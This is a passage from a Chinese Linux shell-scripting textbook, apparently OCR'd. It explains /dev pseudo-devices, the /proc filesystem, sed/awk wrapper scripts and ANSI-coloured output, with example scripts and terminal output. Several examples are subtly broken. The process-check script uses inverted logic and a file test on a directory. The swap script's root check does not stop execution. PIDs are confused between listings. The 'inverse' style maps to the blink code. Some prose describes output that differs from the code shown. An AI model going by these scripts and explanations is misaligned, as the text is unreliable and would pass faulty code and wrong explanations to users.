    dvd              loop4     ptmx             ram9    stdout    tty22  tty38  tty53  ttyS1
ttyS25  vcs      vhost-net
    dvdrw            loop5     pts              random  tty       tty23  tty39  tty54
ttyS10    ttyS26  vcs1     zero
    alloy@alloy:/dev$
```

从上面/dev 目录中的文件和目录可以看到，/dev 目录中包含环回设备（loopback devices），如/dev/loop0、/dev/loop1 等，环回设备提供了一种使普通文件能够像其他块设备一样进行存取的机制，这样可以使一个大文件中的整个文件系统挂载到系统目录下。在/dev 文件系统中还包含一些伪设备用于特殊的用途，如/dev/null 和/dev/zero，相关内容将在 15.5.3 节进行讲解。

/dev 目录下的文件和子目录是为各种物理设备和虚拟设备提供的挂载点，这些条目使用非常少的设备空间，但提供了全部的目录设备和虚拟设备的挂载点。如/dev/null 和 dev/zero 等设备都是虚拟的物理设备，仅仅是存在于软件的虚拟设备中。

例如，向/dev 目录填充设备的方法是在/dev 上挂载一个虚拟文件系统，然后在设备被检测到或被访问到的时候（通常是在系统引导的过程中）动态创建设备节点。首先需要设置挂载点/mnt/flashdrive，如果不存在该挂载点，则需要 root 用户来执行 mkdir /mnt/flashdrive。如果新的系统尚未被引导，那么就有必要通过手工挂载和填充 /dev 目录，这可以通过绑定挂载宿主系统的/dev 目录。绑定挂载是一种特殊的挂载方式，允许用户创建一个目录或者是挂载点的镜像到其他地方，如挂载一个闪存，则可将下面一行代码添加到文件/etc/fstab 中。

```
1 /dev/sda1    /mnt/flashdrive    auto    noauto,user,noatime    0 0
```

socket 是一种特殊的用于通信的 I/O 端口。它允许同一台主机内不同硬件设备间的数据传输，允许在相同网络中的主机间的数据传输，也允许穿越不同网络的主机间的数据传输，当然还允许在 Internet 上不同位置主机间的数据传输。如果用户需要使用 socket 通信，则首先需要判断 host 是否为一个有效的主机名或因特网有效的地址，并且通过端口或服务名称打开相应的网络设置。

在/dev 文件系统中，/dev/random 是比较特殊的文件，该文件相当于一个随机数产生器或伪随机数产生器，它主要适用于高随机性的操作中，如：一次性密码或密钥生成。Linux 操作系统提供本质上随机的库数据，这些数据通常来自设备驱动程序。

15.5.2 /dev/zero 伪设备

/dev/zero 是一种非常有用的伪设备，它可用于创建空文件，也可以创建 RAM 文件等。下面的例 15-22 通过/dev/zero 来建立一个交换文件，新建脚本 dev1.sh，内容如下：

```
#例 15-22：dev1.sh 脚本通过/dev/zero 建立一个交换文件
#!/bin/bash
```

```
#由于 root 用户的$UID 为 0，所以这里设置 ROOT_UID
ROOT_UID=0

FILE=/swap

#设置每个文件块大小和文件块的最小值
BLOCKSIZE=1024
MINBLOCKS=40

#设置创建成功标志
SUCCESS=0

if [ "$UID" -ne "$ROOT_UID" ]
then
    echo "You are not the user of root "
fi

#如果没在命令行上指定设置的文件块的个数，则默认设置为 40 块
if [ -n "$1" ]
then
    blocks=$1
else
    blocks=$MINBLOCKS
fi

#如果设置的文件块个数小于 40，则将文件块个数设置为 40
if [ "$blocks" -lt $MINBLOCKS ]
then
    blocks=$MINBLOCKS
fi

#创建文件
echo "Creating swap file of size $blocks blocks (KB)."

#用 0 填写文件块
dd if=/dev/zero of=$FILE bs=$BLOCKSIZE count=$blocks

#将文件指定为交换文件
mkswap $FILE $blocks

#激活文件
swapon $FILE

echo "Swap file created and activated."
```

例 15-22 中脚本 dev1.sh 的执行结果为：

```
#例 15-22 dev1.sh 脚本的执行结果：
alloy@alloy:~/linuxshell/CH15$ sudo ./dev1.sh 120
./dev1.sh: 14: [: Illegal number:
Creating swap file of size 120 blocks (KB).
记录了 120+0 的读入
记录了 120+0 的写出
122880 B 已复制，0.000245217 s，501 MB/s
正在设置交换空间版本 1，大小为 116 KB
```

```
无标签，UUID=8eca94c2-ecde-4243-be86-b37febf05f10
Swap file created and activated.
```

在脚本 dev1.sh 运行的过程中设置了块的个数为 120 个，可以看出，swap 创建成功并被激活。

15.5.3 /dev/null 伪设备

dev/null 相当于一个文件的“黑洞”，它非常接近于一个只写文件，所以写入它的内容都会永远丢失，但是对于命令行和脚本来说，/dev/null 却非常有用。如果不想让某文件使用 stdout，可以通过使用/dev/null 将 stdout 禁止，下面的命令就是实现该功能的。

```
alloy@alloy:~/linuxshell/CH15$ touch file1.sh
alloy@alloy:~/linuxshell/CH15$ cat file1.sh >/dev/null
```

如果想隐藏某些信息，可以通过/dev/null 实现，这样将会使文件信息不保存在磁盘中，下面的例 15-23 实现了该功能，新建脚本 dev2.sh，内容如下。

```
#例 15-23：dev2.sh 通过/dev/null 将文件 file1.sh 隐藏
#!/bin/bash

#判断是否存在文件 file1.sh，如果存在，则删除
if [ -f /file1.sh ]
then
    rm -f file1.sh
fi

#将文件 file1.sh 放入/dev/null
ln -s /dev/null file1.sh
echo "Successful! "
```

例 15-23 中脚本 dev2.sh 的执行结果为：

```
#例 15-23 dev2.sh 脚本的执行结果：
alloy@alloy:~/linuxshell/CH15$ ls
dev1.sh  dev2.sh  file1.sh  proc1.sh  proc2.sh
alloy@alloy:~/linuxshell/CH15$ ./dev2.sh
Successful!
alloy@alloy:~/linuxshell/CH15$
```

在 Linux 系统中，“find”命令是大多数系统用户都可以使用的命令。由于 Linux 系统中系统管理员 root 可以把某些文件目录设置成禁止访问模式，这样普通用户就没有权限用“find”命令来查询这些目录或者文件。当普通用户使用“find”命令来查询这些文件目录时，往往会出现“Permission denied.”（禁止访问）字样。系统将无法查询到你想要的文件。为了避免这样的错误，可以通过使用转移错误提示的方法尝试查找文件，输入如下信息：

```
find / -name access_log2>/dev/null
```

这个方法是把查找错误提示转移到特定的目录中。系统执行这个命令后，遇到错误的信息就直接输送到 stderrstream2 中，access_log2 表明系统将把错误信息输送到 stderrstream2 中，/dev/null 表明空的或者错误的信息，这样查询到的错误信息将会被转移。

在 Shell 中经常遇到如下命令：

```
>/dev/null 2>&1
```

该命令中，/dev/null 代表空设备文件，而>代表重定向到哪里，1 表示 stdout 标准输出，系统默认值是 1，所以，“>/dev/null”等同于“1>/dev/null”，2 表示 stderr 标准错误，&表示

等同于的意思，2>&1 则表示 2 的输出重定向等同于 1。所以，该命令的整体意思是：1>/dev/null 首先表示标准输出重定向到空设备文件，也就是不输出任何信息到终端，接着 2>&1 表示标准错误输出重定向等同于标准输出，因为之前标准输出已经重定向到了空设备文件，所以，标准错误输出也重定向到空设备文件。

15.6 /proc 文件系统

/proc 文件系统是一个伪文件系统，它只存在内存中，而不占用外存空间。它以文件系统的方式为访问系统内核数据的操作提供接口。用户和应用程序可以通过/proc 得到系统的信息，并可以改变内核的某些参数。由于系统的信息（如进程）是动态改变的，所以，用户或应用程序读取/proc 文件时，/proc 文件系统是动态地从系统内核读出所需信息并提交的。基于/proc 文件系统如上所述的特殊性，其内的文件也常被称作虚拟文件，并具有一些独特的特点。例如，其中有些文件虽然使用查看命令查看时会返回大量信息，但文件本身的大小却会显示为 0 字节。此外，这些特殊文件中大多数文件的时间及日期属性通常为当前系统时间和日期，这与它们随时会被刷新（存储于 RAM 中）有关。它的目录结构如表 15-1 所示。

表 15-1　/proc 文件系统目录结构及说明

目录名称	目录内容
apm	高级电源管理信息
cmdline	内核命令行
cpuinfo	关于 CPU 信息
devices	可以用到的设备（块设备/字符设备）
dma	使用的 DMA 通道
filesystems	支持的文件系统
interrupts	中断的使用
ioports	I/O 端口的使用
kcore	内核核心印象
kmsg	内核消息
ksyms	内核符号表
loadavg	负载均衡
locks	内核锁
meminfo	内存信息
misc	杂项
modules	加载模块列表
mounts	加载的文件系统
partitions	系统识别的分区表
rtc	实时时钟

续表

目录名称	目录内容
slabinfo	slab 池信息
stat	全面统计状态表
swaps	对换空间的利用情况
version	内核版本
uptime	系统正常运行时间

另外，在/proc 下还有三个很重要的目录：net、scsi 和 sys。sys 目录是可写的，可以通过它来访问或修改内核的参数，而 net 和 scsi 则依赖于内核配置，例如：如果系统不支持 scsi，则 scsi 目录不存在。并不是所有这些目录在系统中都有，这取决于内核配置和装载的模块。为了方便查看和使用，这些文件通常会按照相关性进行分类存储于不同的目录或子目录中，如/proc/scsi 目录中存储的就是当前系统上所有 SCSI 设备的相关信息，/proc/N 中存储的则是系统当前正在运行的进程相关的信息，其中 N 为正在运行的进程。

用户如果想查看系统信息，可使用 cat 命令，如例 15-24 中的命令用于查看中断。

```
#例 15-24：通过 cat 命令查看中断
alloy@alloy:~/linuxshell/CH15$ cat /proc/interrupts
           CPU0       CPU1
  0:         52          0   IO-APIC-edge      timer
  1:         23        125   IO-APIC-edge      i8042
  6:          3          0   IO-APIC-edge      floppy
  7:          0          0   IO-APIC-edge      parport0
  8:          1          0   IO-APIC-edge      rtc0
  9:          0          0   IO-APIC-fasteoi   acpi
 12:        389       5475   IO-APIC-edge      i8042
 14:          0          0   IO-APIC-edge      ata_piix
 15:          0          0   IO-APIC-edge      ata_piix
 16:       6465       1202   IO-APIC-fasteoi   vmwgfx, snd_ens1371
 17:      41453       5909   IO-APIC-fasteoi   ehci_hcd:usb1, ioc0
 18:          0          0   IO-APIC-fasteoi   uhci_hcd:usb2
 19:     124766          0   IO-APIC-fasteoi   eth0
 40:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 41:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 42:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 43:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 44:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 45:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 46:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 47:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 48:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 49:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 50:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 51:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 52:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 53:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 54:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 55:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 56:          0          0   PCI-MSI-edge      PCIe PME, pciehp
```

```
 57:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 58:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 59:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 60:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 61:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 62:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 63:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 64:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 65:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 66:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 67:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 68:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 69:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 70:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 71:          0          0   PCI-MSI-edge      PCIe PME, pciehp
 72:       1077          0   PCI-MSI-edge      xhci_hcd
 73:          0          0   PCI-MSI-edge      xhci_hcd
 74:          0          0   PCI-MSI-edge      xhci_hcd
 75:        190      70770   PCI-MSI-edge      ahci
NMI:          0          0   Non-maskable interrupts
LOC:    1427447    1422669   Local timer interrupts
SPU:          0          0   Spurious interrupts
PMI:          0          0   Performance monitoring interrupts
IWI:      41480      12574   IRQ work interrupts
RTR:          0          0   APIC ICR read retries
RES:      74589      32447   Rescheduling interrupts
CAL:       4197      14008   Function call interrupts
TLB:       2850       2368   TLB shootdowns
TRM:          0          0   Thermal event interrupts
THR:          0          0   Threshold APIC interrupts
MCE:          0          0   Machine check exceptions
MCP:        485        485   Machine check polls
ERR:          0
MIS:          0
alloy@alloy:~/linuxshell/CH15$
```

选取其中一行进行解释如下：

```
19:     124766          0   IO-APIC-fasteoi   eth0
```

中断号为 19 的中断口，在 CPU0 上响应了 124766 个中断，链接在这个端口的中断链表上的设备接口是 IO-APIC-fasteoi，这个中断号对应的是 eth0（网卡）设备。

15.6.1 使用/proc/sys 优化系统参数

用户可通过/proc/sys 目录修改内核参数来优化系统，但要注意的是，不要随意修改内核参数，否则容易造成系统崩溃。要改变系统参数，可通过 vim 或 echo 命令重定向到文件，下面的例 15-25 用于对文件大小的最大上限进行修改。

```
#例 15-25：通过 echo 命令对文件大小的最大上限进行修改
alloy@alloy:~/linuxshell/CH15$ cat /proc/sys/fs/file-max
49742
alloy@alloy:~/linuxshell/CH15$ echo 8192 > /proc/sys/fs/file-max
alloy@alloy:~/linuxshell/CH15$ cat /proc/sys/fs/file-max
8192
alloy@alloy:~/linuxshell/CH15$
```

如果用户优化内核参数后，需将其添加到文件 rc.local 中，使其在系统启动时自动完成修改。

/proc/sys 目录下存在一个特殊目录/proc/sys/dev，该目录主要为系统中的特殊设备提供参数信息文件的目录，其不同设备的信息文件分别存储于不同的子目录中，如大多数系统上都会具有的/proc/sys/dev/cdrom 和/proc/sys/dev/raid（如果内核编译时开启了支持 raid 的功能）目录，该目录通常存储的是系统上 cdrom 和 raid 的相关参数信息文件。

15.6.2 查看运行中的进程信息

/proc 文件系统可以用于获取运行中进程的信息。在/proc 中有一些编号的子目录。每个编号的目录对应一个进程 ID (PID)。这样，每一个运行中的进程/proc 中都有一个用它的 PID 命名的目录。这些子目录中包含可以提供有关进程的状态和环境的重要细节信息的文件。下面的例 15-26 用于查找一个正在运行的 mozilla 进程。

```
#例 15-26：通过 ps 命令查看正在运行的进程
alloy@alloy:~/linuxshell/CH15$ ps -aef | grep mozilla
alloy     6206  5728  0 23:58 pts/2    00:00:00 grep --color=auto mozilla
alloy@alloy:~/linuxshell/CH15$
```

可以看出，mozilla 进程由用户 alloy 打开运行，由上面的代码可以看出，正在运行的 mozilla 进程的 PID 为 5728，则相应的在/proc 中有一个名为 5728 的目录，可以通过 ls 命令查看该目录，下面的例 15-27 用于查看/proc/5728 目录下的信息。

```
#例 15-27：查看/proc/6206 目录下的信息
alloy@alloy:~/linuxshell/CH15$ ls /proc/5728
attr       clear_refs      cpuset   fd      limits     mem         net        oom_score
root       smaps  status   wchan
autogroup  cmdline                  cwd          fdinfo     loginuid    mountinfo     ns
oom_score_adj  sched      stack  syscall
auxv       comm             environ  io       map_files  mounts      numa_maps  pagemap
schedstat  stat   task
cgroup     coredump_filter  exe          latency  maps          mountstats  oom_adj
personality    sessionid  statm  timers
alloy@alloy:~/linuxshell/CH15$
```

该目录下还存在很多文件，每个文件都有其具体的含义，如文件“cmdline”包含启动进程时调用的命令行，“envir”是进程的环境变量，“status”是进程的状态信息，包括启动进程的用户 ID (UID)、组 ID(GID)、父进程 ID (PPID)，以及进程当前的状态。每个进程的目录都有几个符号链接，“cwd”是指向进程当前工作目录的符号链接，“exe”指向运行的进程的可执行程序，“root”指向被这个进程看作是根目录的目录（通常是“/”），而目录 fd 包含指向进程使用的文件描述符的链接，其他文件在这里就不一一介绍了。

同样可以通过脚本来判断进程是否运行，下面的例 15-28 就实现该功能，新建脚本 proc1.sh，脚本内容如下：

```
#例 15-28：proc1.sh 用于判断进程是否运行
#!/bin/bash

# 此脚本期望的参数个数
argno=1
```

```
if [ $# -ne $argno ]
then
    echo "Usage: ' basename $0' PID-number" >&2
fi

if [ ! -f "/proc/$1" ]
then
    echo "Process #$1 is running"
else
    echo "No such process running! "
fi
```

例 15-28 中脚本 proc1.sh 的执行结果如下，可以看出进程 4226 正在运行。

```
例 15-28 proc1.sh 脚本的执行结果：
alloy@alloy:~/linuxshell/CH15$ ./proc1.sh 5728
Process #5728 is running
alloy@alloy:~/linuxshell/CH15$
```

15.6.3 查看文件系统信息

通过/proc 文件系统可查看文件系统信息，例 15-29 通过 cat 命令实现了该功能，新建脚本 proc2.sh，内容如下：

```
#例 15-29：proc2.sh 用于查看文件系统支持的类型
#!/bin/bash

echo "SUPPORTED FILESYSTEM TYPES:"
echo ----------------------------------------------------------
cat /proc/filesystems | awk -F'\t' '{print $2}'
```

例 15-29 中脚本 proc2.sh 的执行结果为：

```
#例 15-29 proc2.sh 脚本的执行结果：
alloy@alloy:~/linuxshell/CH15$ ./proc2.sh
SUPPORTED FILESYSTEM TYPES:
----------------------------------------------------------
sysfs
rootfs
bdev
proc
cgroup
cpuset
tmpfs
devtmpfs
debugfs
securityfs
sockfs
pipefs
anon_inodefs
devpts
ext3
ext4
ramfs
hugetlbfs
vfat
ecryptfs
fuseblk
```

```
fuse
fusectl
pstore
mqueue
binfmt_misc
alloy@alloy:~/linuxshell/CH15$
```

通过脚本 proc2.sh 的执行结果可以看出本文件系统支持 sysfs、rootfs、 bdev、proc 等诸多类型，这些丰富的类型支持为有效地执行文件系统提供了保障。

15.6.4 查看网络信息

通过/proc 文件系统可以获得各种各样的网络信息。下面的例 15-30 通过 cat 命令获得了网络套接字的使用统计。

```
#例 15-30：通过 cat 命令获得网络套接字的使用统计
alloy@alloy:~/linuxshell/CH15$ cat /proc/net/sockstat
sockets: used 766
TCP: inuse 9 orphan 0 tw 0 alloc 13 mem 2
UDP: inuse 4 mem 4
UDPLITE: inuse 0
RAW: inuse 0
FRAG: inuse 0 memory 0
alloy@alloy:~/linuxshell/CH15$
```

同样，还可以通过 cat 命令查看 TCP 的具体使用情况，下面的例 15-31 显示了 TCP 的使用情况。

```
#例 15-31：通过 cat 命令显示 TCP 的使用情况
alloy@alloy:~/linuxshell/CH15$ cat /proc/net/tcp

  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid
timeout inode
   0: 0100007F:0035 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 12756 1 0000000000000000 100 0 0 10 0
   1: 0100007F:0D16 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 10397 1 0000000000000000 100 0 0 10 0
   2: 00000000:0016 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 8460 1 0000000000000000 100 0 0 10 0
   3: 0100007F:0277 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0
0 20936 1 0000000000000000 100 0 0 10 0
   4: 00000000:0D3D 00000000:0000 0A 00000000:00000000 00:00000000 00000000   116
0 12578 1 0000000000000000 100 0 0 10 0
   5: 00000000:170C 00000000:0000 0A 00000000:00000000 00:00000000 00000000  1000
0 15573 1 0000000000000000 100 0 0 10 0
   6: 6C00A8C0:9F53 C9EB7D4A:0050 01 00000000:00000000 00:00000000 00000000  1000
0 24639 1 0000000000000000 57 4 20 10 -1
   7: 6C00A8C0:D521 195EBD5B:0050 08 00000000:00000001 00:00000000 00000000  1000
0 15783 1 0000000000000000 257 4 28 10 -1
   8: 6C00A8C0:0016 6600A8C0:D250 01 00000034:00000000 01:0000001B 00000000     0
0 22482 4 0000000000000000 34 4 31 9 7
alloy@alloy:~/linuxshell/CH15$
```

可以看出，/dev 文件系统的功能很强大，通过该文件系统可以获得很多有用的信息，这里就不一一列举了。

15.7 Shell 包装

Shell 包装的脚本指的是内嵌系统命令或工具的脚本，这种脚本保留了传递给命令的一系列参数。因为包装脚本中包含了许多带有参数的命令，使它能够完成特定的目的，所以，这样就大大简化了命令行的输入，尤其适用于 sed 和 awk 命令。

将包装了 sed 和 awk 的脚本嵌入到 bash 脚本中将会使调用更加简单，并且还可以“重复利用”。下面举例说明在脚本中如何包装 sed 和 awk 命令。例 15-32 中的脚本 package_sed.sh 是一个包装了 sed 的脚本，该脚本用户完成输入文件中的字符串替换的功能，脚本内容如下。

```
#例 15-32：一个包装了 sed 的脚本
#package_sed.sh：该脚本用于将一个文件中的某字符串替换为另一个字符串
#!/bin/bash

#提示用户需要修改的文件名
echo  "Please input the file which you want to change: "
read file

#判断命令行输入的参数是否为文件
if [ -f "$file" ]
 then
    file_name=$file
 else
    echo "File \"$file\" does not exist."
    exit $bad_parameter
 fi

#提示用户输入需要修改的字符串
echo "Please input the old pattern of string: "
 read old_pattern

#提示用户修改后的字符串
echo "Please input the string which you want to modify: "
 read  new_pattern

# 's'在 sed 中是替换命令，pattern/表示匹配模式
# "g"即全局标志，用来自动替换每行中
# 出现的全部$old_pattern 模式，而不仅仅替换第一个匹配
 sed -e "s/$old_pattern/$new_pattern/g" $file_name

# 成功调用脚本，将会返回 0
 exit 0
```

例 15-32 中脚本 package_sed.sh 的执行结果如下：

```
#例 15-32 中 package_sed.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$vim test.txt
hello world 1 2 3 world
alloy@alloy:~/linuxshell/CH15$ ./package_sed.sh
Please input the file which you want to change:
test.txt
Please input the old pattern of string:
```

```
world
Please input the string which you want to modify:
everyone
hello everyone 1 2 3 erveryone
alloy@alloy:~/linuxshell/CH15$
```

脚本 package_sed.sh 中，首先提示用户输入需要修改的文件，然后提示需要修改的字符串，接着提示用户输入修改的字符串，最后调用 sed 命令完成对文件中的字符串替换。在执行时，首先通过 vim 命令新建一个文件 test.txt，然后输入内容“hello world 1 2 3 world”，接着一步步地提示用户将 world 修改为 everyone，可以看到输出结果为“hello everyone 1 2 3 erveryone”，说明该脚本很好地完成了对 sed 的包装。

下面再举一个包装 awk 的例子，在例 15-33 中的脚本 print_ascrii.sh 用于输出部分 ASCII 码，脚本内容如下：

```
#例 15-33：包装 awd 脚本的 Shell 包装
# print-ascii.sh:  输出 ASCII 码的字符表.
 #!/bin/bash

#设置可输出的 ASCII 字符的范围（十进制数）
start=48
end=57

#提示输出的表头
echo " Decimal   Hex     Character"
echo " -------   ---    --------"

#该 for 循环用于输出十进制数 48～57 对应的十六进制数和 ASCII 码
for (( i=start; i <= end; i++ ))
 do

   #awk 中的 printf 用于输出十进制数和十六进制数的对应的 ASCII 码
   #该输出和 C 语言中的 printf 类似
    echo $i | awk '{printf("  %3d       %2x          %c\n", $1, $1, $1)}'
 done

 exit 0
```

脚本 print_ascii.sh 的执行结果为：

```
#例 15-33 中 print-ascii.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./print_ascii.sh
 Decimal   Hex     Character
 ------    ----     ---------
   48       30         0
   49       31         1
   50       32         2
   51       33         3
   52       34         4
   53       35         5
   54       36         6
   55       37         7
   56       38         8
   57       39         9
alloy@alloy:~/linuxshell/CH15$
```

例 15-33 中的脚本 print_ascii.sh 通过包装 awk 实现了十进制数 48～57 对应的十六进制数

和 ASCII 码，其中对应的十六进制数为 30～39，对应的 ASCII 码为 0～9。

通过 sed 和 awk 可以完成一些复杂的输出，所以，我们要学会在 Linux Shell 脚本中使用 Shell 包装。

15.8 带颜色的脚本

在 Linux Shell 脚本中，脚本执行终端的颜色可以使用“ANSI 非常规字符序列”来生成，例如：

```
echo -e "\033[44;37;5m Hello \033[0m World"
```

以上命令设置前景色为白色，背景色为白色，闪烁光标，输出字符 ME，然后重新设置屏幕到默认设置，输出字符 COOL。e 是命令 echo 的一个可选项，它用于激活特殊字符的解析器；\033 引导非常规字符序列；m 意味着设置属性，然后结束非常规字符序列。这个例子里真正有效的字符是“44;37;5”和“0”。修改“44;37;5”可以生成不同颜色的组合，数值和编码的前后顺序没有关系，可以选择的编码如表 15-2 所示。

表 15-2　颜色编码和含义

编　　码	颜色/动作
0	重新设置属性到默认设置
1	设置粗体
2	设置一半亮度（模拟彩色显示器的颜色）
4	设置下画线（模拟彩色显示器的颜色）
5	设置闪烁
7	设置反向图像
22	设置一般密度
24	关闭下画线
25	关闭闪烁
27	关闭反向图像
30	设置黑色前景
31	设置红色前景
32	设置绿色前景
33	设置棕色前景
34	设置蓝色前景
35	设置紫色前景
36	设置青色前景
37	设置白色前景
38	在默认的前景颜色上设置下画线
39	在默认的前景颜色上关闭下画线

续表

编　　码	颜色/动作
40	设置黑色背景
41	设置红色背景
42	设置绿色背景
43	设置棕色背景
44	设置蓝色背景
45	设置紫色背景
46	设置青色背景
47	设置白色背景
49	设置默认的黑色背景

其他一些有用的编码如表 15-3 所示。

表 15-3　其他一些有用的编码和含义

编　　码	含　　义
\033[2J	清除屏幕
\033[0q	关闭所有的键盘指示灯
\033[1q	设置“滚动锁定”指示灯（Scroll Lock）
\033[2q	设置“数值锁定”指示灯（Num Lock）
\033[3q	设置“大写锁定”指示灯（Caps Lock）
\033[10:15H	把关闭移动到第 10 行，15 列
\007	发蜂鸣声 beep

下面通过一个例子来说明如何实现带颜色的脚本，例 15-34 的脚本 color_script1.sh 中是一个输出彩色的字符串的形式，脚本内容如下：

```
#例 15-34: color_script1.sh 脚本输出带颜色的脚本
#color_script1.sh: 输出彩色字符串
#!/bin/bash

#该函数用于选择输入的彩色脚本的颜色选择
cfont()
{
    while (( $#!= "" ))
    do
        case $1 in
        -b)
            echo -ne " "
            ;;
        -t)
            echo -ne "\t"
            ;;
        -n)
            echo -ne "\n"
```

```
    ;;
-black)
    echo -ne "\033[30m"         #黑色
    ;;
 -red)
    echo -ne "\033[31m"         #红色
    ;;
 -green)
     echo -ne "\033[32m"        #绿色
     ;;
 -yellow)
     echo -ne "\033[33m"        #黄色
    ;;
-blue)
    echo -ne "\033[34m"         #蓝色
    ;;
 -purple)
     echo -ne "\033[35m"        #紫色
     ;;
  -cyan)
      echo -ne "\033[36m"       #青色
      ;;
  -white|-gray)
       echo -ne "\033[37m"      #白色/灰色
       ;;
   -reset)
       echo -ne "\033[0m"       #重新设置
       ;;
       -h|-help|--help)         #帮助
              echo "Usage: cfont -color1 message1 -color2 message2 ..."
              echo "eg:      cfont -red [ -blue message1 message2 -red ]"
       ;;
    *)                  #为其他时输出字符串
       echo -ne "$1"
       ;;
    esac

    #命令行下移一位
    shift
done
}

#调用函数进行输出
cfont -green "Hello" -red "ereryone" -blue " Be happy every day!" -black -n
```

例 15-34 中脚本 color_script1.sh 的输出结果为：


```
#例 15-34 color_script1.sh 脚本的执行结果
alloy@alloy:~/linuxshell/CH15$ ./color_script1.sh
#其中“Hello”为绿色，“everyone”为红色，“Be happy every day!”为蓝色
Hello everyone Be happy every day!
alloy@alloy:~/linuxshell/CH15$
```

例 15-34 的 color_script1.sh 脚本中的 cfont 函数通过循环不断地判断循环执行脚本时的命令行参数，然后根据 case 确定要输出的颜色和字段，通过命令行参数“-n”结束该脚本的运行。该脚本通过“-green”选项输出后面的字段“Start service ...”为青色，然后通过“-red”

实现“[”和“]”为红色，而设置“OK”为绿色，最后通过“-black”重新将输出字体变为黑色。如果没有“-black”，将会使编辑器的字体一直为红色，读者可去掉命令行参数“-black”试试。

为了体现错误、警告、完成和普通信息的区别，在例 15-35 的脚本 color_script2.sh 中实现这些功能，脚本内容如下：

```
#例 15-35：一个体现错误、警告、完成和普通信息区别的例子
#color_script2.sh：参数 1 为消息内容，参数 2 为前景色，参数 3 为背景色，参数 4 为特色处理
#!/bin/bash

#提示用户需要输入的参数内容和个数
echo "The arguments of this script: {Message} {FrontColor} {BackColor} {Style}"
echo  "first argument: {Message}:Message you want display"
echo  "second argument: {FrontColor}: FrontColor will display,values "
echo  "third argument: {BackColor}:BackColor will display,values "
echo "forth argument: {Style}: Style will display,values "

#提示用户输入第一个命令行参数：想要输出的信息
echo " First argument you want to input: {Message}"
read message

#提示用户输入第二个参数：前景色颜色或 1～8
echo "Second argument you want to input: {FrontColor} will display ( Colors) or
values(1-8)"
read frontcolor

#判断参数对应的前景色颜色或其对应的编码
case $ frontcolor in
1 | black)          #前景色：黑色
   fStr="30"
   ;;
2 | red)            #前景色：红色
     fStr="31"
   ;;
 3 | green)         #前景色：绿色
     fStr="32"
    ;;
 4 | brown)         #前景色：棕色
     fStr="33"
   ;;
5 | blue)           #前景色：蓝色
     fStr="34"
   ;;
6 | purple)         #前景色：紫色
     fStr="35"
    ;;
7 | cyan)           #前景色：青色
     fStr="36"
   ;;
8 | white)          #前景色：白色
     fStr="37"
   ;;
*)
```




```
        fStr="0"
        ;;
    esac

    # 提示用户输入第三个命令行参数：背景色或 1～8
    echo "Third argument: you want to input: { BackColor } will display ( Colors) or
values(1-8)"
    read backcolor

    #判断参数对应的背景色颜色或其对应的编码
    case $backcolor in
    1 | black)          #背景色：黑色
        bStr="40"
        ;;
    2 | red)            #背景色：红色
        bStr="41"
        ;;
    3 | green)          #背景色：绿色
        bStr="42"
        ;;
    4 | brown)          #背景色：棕色
        bStr="43"
        ;;
    5 | blue)           #背景色：蓝色
        bStr="44"
        ;;
    6 | purple)         #背景色：紫色
        bStr="45"
        ;;
    7 | cyan)           #背景色：青色
        bStr="46"
        ;;
    8 | white)          #背景色：白色
        bStr="47"
        ;;
    *)
        bStr="0"
        ;;
    esac

    #提示用户输入第四个命令行参数：特殊处理
    echo "Fourth argument: you want to input {Style}: Style will display( styles ) or
values( 1-4 ) "
    read style

    #判断输入字段对应的字段属性
    case $ style in
    1 | bold)           #黑体
        sStr="1"
      ;;
    2 | underline)      #下画线
        sStr="4"
      ;;
    3 | blink)          #闪烁
        sStr="5"
```

```
    ;;
4 | inverse)       #反转
      sStr="5"
    ;;
*)
      sStr="0"
    ;;
esac

# 根据输入字段的不同，显示不同的颜色和字体属性的输入字段
if [ ${bStr} -eq 0 ] && [ ${sStr} -eq 0 ]   #背景色和字体属性同时为默认时，字段显示的内容
then
     rtnString="\e[${fStr}m"
elif [ ${bStr} -eq 0 ]                      #背景色为默认属性，字体属性不为默认时，字段显示的内容
then
     rtnString="\e[${fStr};${sStr}m"
elif [ ${sStr} -eq 0 ]                      #字体属性为默认属性，背景色不为默认时，字段显示的内容
then
     rtnString="\e[${fStr};${bStr}m"
else                                        #背景色和字体属性同时不为默认时，字段显示的内容
     rtnString="\e[${fStr};${bStr};${sStr}m"
fi

#输入要显示的字段信息
echo -e "${rtnString}$message\e[m"

exit 0
```

